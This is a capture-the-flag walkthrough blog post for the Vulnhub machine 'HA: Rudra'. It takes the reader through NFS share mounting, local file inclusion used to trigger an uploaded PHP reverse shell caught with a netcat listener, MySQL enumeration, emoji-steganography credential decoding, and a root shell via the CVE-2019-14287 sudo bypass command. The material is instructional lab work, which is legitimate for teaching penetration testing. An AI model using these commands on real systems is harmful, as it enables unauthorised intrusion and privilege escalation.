HA Rudra: Vulnhub Walkthrough

posted in CTF CHALLENGES on OCTOBER 31, 2019 by RAJ CHANDEL SHARE

This is our Walkthrough for HA: Rudra" and this CTF is designed by Hacking Articles Team 😊. Lord Rudra also known as Shiv, Bolenath, Mahadev and he is Venerable by Hinduism. We have designed this VM because it is festival eve in India and all Indian strongly believe in Indian culture and religions and also to spread awareness of Indian culture among all people, hope you will enjoy.

There are multiple methods to solve this machine or direct way to finish the task.

You can download from **here**.

Level: Intermediate

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Follow me on Twitter

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Task: Boot to Root

Penetration Methodologies

Initial Recon

- netdiscover
- Nmap
- Shared directory
- dirb

Initial Compromise

- LFI

Established Foothold

- Netcat session

Internal Recon

- Access Mysql database

Data Exfiltration


- Steganography

Lateral Movement

- Connect to ssh

Privilege Escalation

- Sudo rights



Support Us

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Walkthrough

Initial Recon

First of all, we try to identify our target. We did this using the netdiscover command. It came out to be

```
192.168.1.101
```

```
Currently scanning: 192.168.4.0/16   |   Screen View: Unique Host

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Ho
---------------------------------------------------------------------
192.168.1.1     84:16:f9:47:df:7a      1      60  TP-LINK TECHNOL
192.168.1.101   00:0c:29:78:5a:a2      1      60  VMware, Inc.
192.168.1.109   8c:ec:4b:71:c5:de      1      60  Dell Inc.
192.168.1.100   98:09:cf:a0:1e:fa      1      60  OnePlus Technol
```

Now that we have identified our target using the above command, we can continue to our second step that is scanning the target. We will use Nmap to scan the target with the following command:

```
nmap -A 192.168.1.101
```

We found port 22, 80 and 2049 are open for ssh, HTTP and NFS respectively, let's go for services enumeration.

```
root@kali:~# nmap -A 192.168.1.101
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-21 12:31 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00038s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
```

Categories

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
| ssh-hostkey:
|   2048 d7:0d:45:dd:52:69:f9:54:2a:73:a7:d0:c5:ab:db:9b (RSA)
|   256 7f:cc:3c:a5:53:47:05:15:94:95:41:ea:5e:48:f1:00 (ECDSA)
|_  256 30:da:01:de:ab:d8:19:1e:fc:58:44:22:3b:29:33:cd (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Rudra
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      36847/tcp6  mountd
|   100005  1,2,3      44751/udp   mountd
|   100005  1,2,3      50487/tcp   mountd
|   100005  1,2,3      52914/udp6  mountd
|   100021  1,3,4      34153/tcp6  nlockmgr
|   100021  1,3,4      35011/tcp   nlockmgr
|   100021  1,3,4      60128/udp6  nlockmgr
|   100021  1,3,4      60809/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|   100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 00:0C:29:78:5A:A2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Window Password Hacking

Wireless Hacking


Articles

Select Month

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

When you will explore machine IP in the web browser, it will display the beautiful sight of lord shiva.



Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

If you didn't find any hint from web page, then without wasting time enumerate the share directory since NFS service is running on the host machine.

```
showmount -e 192.168.1.101
cd /tmp
mkdir ignite
mount -t nfs 192.168.1.101:/home/shivay /tmp/ignite
cd ignite
ls
```

```
root@kali:~# showmount -e 192.168.1.101
Export list for 192.168.1.101:
/home/shivay *
root@kali:~# cd /tmp
root@kali:/tmp# mkdir ignite
root@kali:/tmp# mount -t nfs 192.168.1.101:/home/shivay /tmp/ignite
root@kali:/tmp# cd ignite
root@kali:/tmp/ignite# ls
mahadev.txt
```

when you will mount the whole shared directory in your local machine, you'll a text file named "mahadev.txt".

```
root@kali:/tmp/ignite# cat mahadev.txt
Rudra is another name of Lord Shiva. As per the vedic scriptures there are total
11 rudras. Of them, prominent one is Shiva. The other 10 rudras are considered as
 his expansions. As per Mahabharata, Srimad Bhagavatam and other vedic texts Lord
 Shiva appeared from Lord Brahma's eyebrows. Srimad Bhagvatam tells us why Lord S
hiva is known as "Rudra":
root@kali:/tmp/ignite#
```

Till now we didn't find any hint to establish our foothold, therefore we chose DIRB for directory brute force attack and Luckily found URL for robots.txt file.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@kali:~# dirb http://192.168.1.101/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Oct 21 12:37:00 2019
URL_BASE: http://192.168.1.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.101/ ----
==> DIRECTORY: http://192.168.1.101/assets/
==> DIRECTORY: http://192.168.1.101/img/
+ http://192.168.1.101/index.html (CODE:200|SIZE:4639)
+ http://192.168.1.101/robots.txt (CODE:200|SIZE:10)
+ http://192.168.1.101/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.1.101/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.101/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Now when you will navigate to the following URL, it will give a hint for nandi.php

```
http://192.168.1.101/robots.txt
```

But on exploring /nandi.php, it will give you a blank page and this hint might be indicating the possibility for LFI.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
http://192.168.1.101/nandi.php
```

Initial Compromised


To ensure that the host machine is vulnerable to LFI, you need to try to extract /etc/passwd file and this will show you some usernames from here: Rudra, Shivay and mahakaal as shown below.

This phase is considered as **initial compromised** stage because with the help of LFI we are able to extract low privilege data.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Established foothold

To established foothold, you need to spawn shell of the host machine by injecting malicious file. As you know due to NFS we are able to access share directory and also web application is vulnerable to LFI and for exploiting the host machine first upload the PHP backdoor (penetestmonkey PHP reverse shell) inside the mount directory “/tmp/ignite” and then execute it through a web browser.



Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

As you can observe in the above image, we have uploaded the PHP backdoor inside /tmp/ignite and now will use LFI to trigger the shell.php file. Keep the Netcat listener ON for reverse connection.

```
http://192.168.1.101/nandi.php?file=/home/shivay/shell.php
```

Internal Recon

As soon as you will trigger the backdoor, it will give the reverse connection of the host machine.

Once we have compromised the host machine, then go for Internal Recon, as you can observe this time, we have used netstat to identify the network statics and found MySQL is running on localhost.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101] 53356
Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15
 09:39:49 up 11 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHA
rudra    tty1     -                09:29    5:13   0.07s  0.02s -b
rudra    pts/0    192.168.1.109    09:35    3:49   0.03s  0.01s ss
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 0.0.0.0:2049            0.0.0.0:*
tcp        0      0 0.0.0.0:55105           0.0.0.0:*
tcp        0      0 0.0.0.0:35011           0.0.0.0:*
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp        0      0 0.0.0.0:111             0.0.0.0:*
tcp        0      0 0.0.0.0:45139           0.0.0.0:*
tcp        0      0 127.0.0.53:53           0.0.0.0:*
tcp        0      0 0.0.0.0:22              0.0.0.0:*
tcp        0      0 0.0.0.0:50487           0.0.0.0:*
tcp        0      0 192.168.1.101:22        192.168.1.109:51652
tcp        0      0 192.168.1.101:2049      192.168.1.107:774
tcp        0      0 192.168.1.101:53356     192.168.1.107:1234
tcp6       0      0 :::2049                 :::*
tcp6       0      0 :::59937                :::*
tcp6       0      0 :::34153                :::*
```

Without wasting time, we get into MySQL DBMS and enumerated the following information:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
Database name: mahadev
Table name: hint
Record: check in media filesystem
```

It means there are is something inside media filesystem and the author wants to dig it out.

```
www-data@ubuntu:/$ mysql -u root
mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mahadev            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql> use mahadev;
use mahadev;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
Database changed
mysql> show tables;
show tables;
+-------------------+
| Tables_in_mahadev |
+-------------------+
| hint              |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from hint;
select * from hint;
+---------------------------+
| hint                      |
+---------------------------+
| check on media filesystem |
+---------------------------+
1 row in set (0.01 sec)

mysql>
```

Data Exfiltration-Steganography

So, when you will move inside /media directory then you will get two files named "creds and hint" and the "**hint**" file contains the following hints:

Link: https://www.hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography/

Message: Without noise

The cred file contains emojis and it looks like a kind of steganography, download the cred file in your local machine (I saved as /root/pwd) and without wasting we


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

explored the given link. This link will open the article on data exfiltration tool named cloackify which is used by the author for hiding text behind emojis.

```
www-data@ubuntu:/$ cd /media
cd /media
www-data@ubuntu:/media$ ls -al
ls -al
total 24
drwxr-xr-x  4 root root 4096 Oct 21 09:08 .
drwxr-xr-x 22 root root 4096 Oct 21 07:43 ..
drwxr-xr-x  2 root root 4096 Oct 21 07:42 cdrom
-rw-r--r--  1 root root  140 Oct 21 08:50 creds
lrwxrwxrwx  1 root root    7 Oct 21 07:42 floppy ->
drwxr-xr-x  2 root root 4096 Oct 21 07:42 floppy0
-rw-r--r--  1 root root  122 Oct 21 09:08 hints
www-data@ubuntu:/media$ cat hints
cat hints
https://www.hackingarticles.in/cloakify-factory-a-d

without noise
www-data@ubuntu:/media$ cat creds
cat creds
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



With the help of the above link, you can extract the hidden text behind emojis.

Follow the below step in your local machine.

Download the tool from GitHub and run a python script as shown then decrypt the file **without noise** as given inside the hint file.

```
python cloackifyFactory.py
Press key: 2
Decloackify path: /root/pwd
Path for saved decloacked data: /root/decodedpwd
Add noise: No
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@kali:~/Cloakify# python cloakifyFactory.py

  ____ _              _    _ __        ______          _
 / __ \ |           | |  |_|/ _|       |  ___|        | |
| /  \/ | ___   __ _| | ___| |_ _   _  | |_ __ _  ___| |_ ___  _ __ _   _
| |    | |/ _ \ / _` | |/ / |  _| | | |  _/ _` |/ __| __/ _ \| '__| | | |
| \__/\ | |_| | |_| |   <| | | | |_| | | || |_| | |__| || |_| | |  | |_| |
 \____/_|\___/ \__,_|_|\_\_|_|  \__, | \_| \__,_|\___|\__\___/|_|   \__, |
                                  __/ |                               __/ |
                                 |___/                               |___/

             "Hide & Exfiltrate Any Filetype in Plain Sight"

                        Written by TryCatchHCF
                    https://github.com/TryCatchHCF
  (\~---.
  /   (\-`-/)
 (      ' '  )         data.xls image.jpg  \     List of emoji, IP addresses,
  \ (  \_Y_/\    ImADolphin.exe backup.zip  -->  sports teams, desserts,
   ""\ \___//         LoadMe.war file.doc  /     beers, anything you imagine
      `w   "

====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection: 2

====  Decloakify a Cloaked File  ====

Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): /root/pwd

Save decloaked data to filename (default: 'decloaked.file'): /root/decodedpwd

Preview cloaked file? (y/n default=n): n
Was noise added to the cloaked file? (y/n default=n): n
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Choose emoji as a type of ciphers and press key 3. This will save the decoded text inside /root/decodedpwd as shown below.

```
Ciphers:

1 - dessertsThai
2 - rickrollYoutube
3 - emoji
4 - dessertsHindi
5 - evadeAV
6 - amphibians
7 - belgianBeers
8 - worldBeaches
9 - hashesMD5
10 - worldFootballTeams
11 - statusCodes
12 - dessertsRussian
13 - dessertsChinese
14 - dessertsSwedishChef
15 - desserts
16 - pokemonGo
17 - ipAddressesTop100
18 - dessertsPersian
19 - starTrek
20 - topWebsites
21 - geoCoordsWorldCapitals
22 - dessertsArabic
23 - skiResorts
24 - geocache

Enter cipher #: 3

Decloaking file using cipher:  emoji

Decloaked file /root/pwd , saved to /root/decodedpwd
Press return to continue...
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

And we found the credential for the following:

```
Username: mahakaal
Password: kalbhairav
```

```
root@kali:~# cat decodedpwd
mahakaal:kalbhairavroot@kali:~#
```

Lateral Movement

So with the help above credential, we connect to ssh service and start post enumeration. Thus, we check sudo right for mahakaal and found that he has sudo right to run /usr/bin/watch program other than root which means with ALL specified, user mahakaal can run the binary / usr/bin/watch as any user.

```
root@kali:~# ssh mahakaal@192.168.1.101
mahakaal@192.168.1.101's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Mon Oct 21 07:55:59 2019 from 192.168.1.109
mahakaal@ubuntu:~$ sudo -l
[sudo] password for mahakaal:
Matching Defaults entries for mahakaal on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User mahakaal may run the following commands on ubuntu:
    (ALL, !root) /usr/bin/watch
```

Privilege Escalation

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

The author added this loophole because it is the latest zero-day exploit CVE: 2019-14287 and you should to proactive to bypass it.

Type following for escalating the root the shell:

```
sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
cd root
cat final.txt
```

Conclusion: The VM was designed to cover each track of the kill chain by considering red team approach and proactive learning with latest vulnerabilities.

Hope you have enjoyed this machine. Happy Hacking!!!!!!!

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
                  $@&K
                  $@&@
                  $$$@
       j@Hw.    -&&&&L     ,=m$~
       j@%%kkHr.        <[kkj]%r
       j@@gjjji||!;;!||jjjj%]%r
       j@Hkkj|||!=||~!l|jjjk%%r
       j@%%kisj|;!!*!;|!{{jj]%r
       j@@pkjb*` !#$#! `*jjkk]%r
       j[M"`     '&7!'     `*%$r
                  !%%!;
                  ;||!;
                  ;||!:

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Aarti Singh: https://www.linkedin.com/in/aarti-singh-353698114/
```

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact Here

Share this:

Like this:

Loading...

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← DRUPAL: REVERSESHELL

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD